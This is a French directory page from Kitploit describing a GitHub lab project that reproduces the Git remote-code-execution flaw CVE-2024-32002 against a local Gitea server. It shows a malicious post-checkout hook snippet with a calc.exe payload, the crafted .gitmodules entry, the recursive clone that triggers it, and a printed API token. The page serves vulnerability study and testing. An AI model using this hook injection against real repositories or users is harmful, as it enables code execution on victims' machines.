
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
running-CVE-2024-32002-locally-for-tesing — Environnement de reproduction local pour l'exploit Git RCE CVE-2024-32002 utilisant Gitea, avec injection de charge utile personnalisée via des hooks post-checkout et un contournement de chemin de sous-module. | Kitploit
Outils/GitHubGitHub/chriswalker11/running-cve-2024-32002-locally-for-tesing
Analyse des VulnérabilitésExploitationExploitation d'Applications WebApprentissage et ÉducationDéveloppement de Charges UtilesLabs et Pratique
GitHubchriswalker11/running-cve-2024-32002-locally-for-tesing

running-CVE-2024-32002-locally-for-tesing

Environnement de reproduction local pour l'exploit Git RCE CVE-2024-32002 utilisant Gitea, avec injection de charge utile personnalisée via des hooks post-checkout et un contournement de chemin de sous-module.

Voir le dépôt
20il y a 2 ansPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    628
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer est une plateforme open-source de Gestion des Accès Privilégiés (PAM) qui offre aux équipes DevOps et IT un accès sécurisé et à la demande aux terminaux SSH, RDP, Kubernetes, bases de données et RemoteApp via un navigateur web.

    366
  • 5

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Moteur OSINT alimenté par l'IA pour découvrir et cartographier plus de 7 700 identités sur les réseaux sociaux à travers le web

    287

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

Nous adaptons cela pour une utilisation locale

Nous suivons cet article de blog mais avec quelques différences clés : https://amalmurali.me/posts/git-rce

Comment ça fonctionne

  1. Un dépôt malveillant (git_rce) inclut un sous-module dont le chemin est spécialement conçu.
  2. Le chemin du sous-module utilise une variation de casse qui exploite le système de fichiers insensible à la casse.
  3. Le sous-module inclut un lien symbolique pointant vers son répertoire .git/, lequel contient un hook malveillant.
  4. Lorsque le dépôt est cloné, le lien symbolique est suivi et le hook malveillant est exécuté, menant à une exécution de code à distance (RCE).

Reproduction

⚠️ Avertissement : N'exécutez pas cette preuve de concept sur des systèmes qui ne vous appartiennent pas ou pour lesquels vous n'avez pas d'autorisation explicite. Des tests non autorisés pourraient entraîner des conséquences imprévues.

Nous devons créer un jeton API pour Gitea ; celui-ci se trouve à l'adresse http://<YOUR_GITEA_SERVER_IP>:3000/user/settings/applications. J'ai attribué au jeton l'accès à tout afin de garantir le bon fonctionnement de l'ensemble.

Ensuite, nous pouvons exécuter notre poc.sh en veillant à fournir les informations demandées, telles que l'adresse IP et le port du serveur Gitea, le nom d'utilisateur et le jeton pour créer les dépôts.

Enter the IP address or FQDN (without http://): localhost:3000
Enter your username: chris
Enter your API token: 3c57dbe1756734612f457b1fa08583df64fb5ea4
Enter the name for the first repository: hook 
Enter the name for the second repository: main

Il faut également modifier les lignes 42 à 46 pour y placer la charge utile.

# Write the malicious code to a hook
cat > y/hooks/post-checkout <<EOF
#!/bin/bash
calc.exe #or replace with other poc 
EOF

Il y a une étape supplémentaire : nous devons accéder au fichier .gitmodules du dépôt main vers le dépôt hook. Je suis allé manuellement dans le dépôt sur Gitea et j'ai modifié le fichier.

screenshot1

Et ensuite j'ai fait ceci :

[submodule "x/y"]
	path = A/modules/x
	url = http://<your_git_tea_server>:3000/chris/hook.git

En m'assurant qu'en allant dans A/modules, je voyais quelque chose comme ceci :

screenshot2

Ensuite, en cliquant sur ce commit, cela devrait afficher l'autre dépôt contenant les éléments de la preuve de concept.

Ensuite, nous pouvons prendre notre URL et celle-ci devrait fonctionner pour déclencher l'exploit :

git clone --recursive http://<your_git_tea_server>:3000/<your_user_name>/main.git

Remerciements

Crédit à filip-hejsek et amalmurali47 pour la découverte de cette vulnérabilité et pour avoir fourni un article de blog et un dépôt à partir desquels adapter notre travail.


Télécharger l’outil



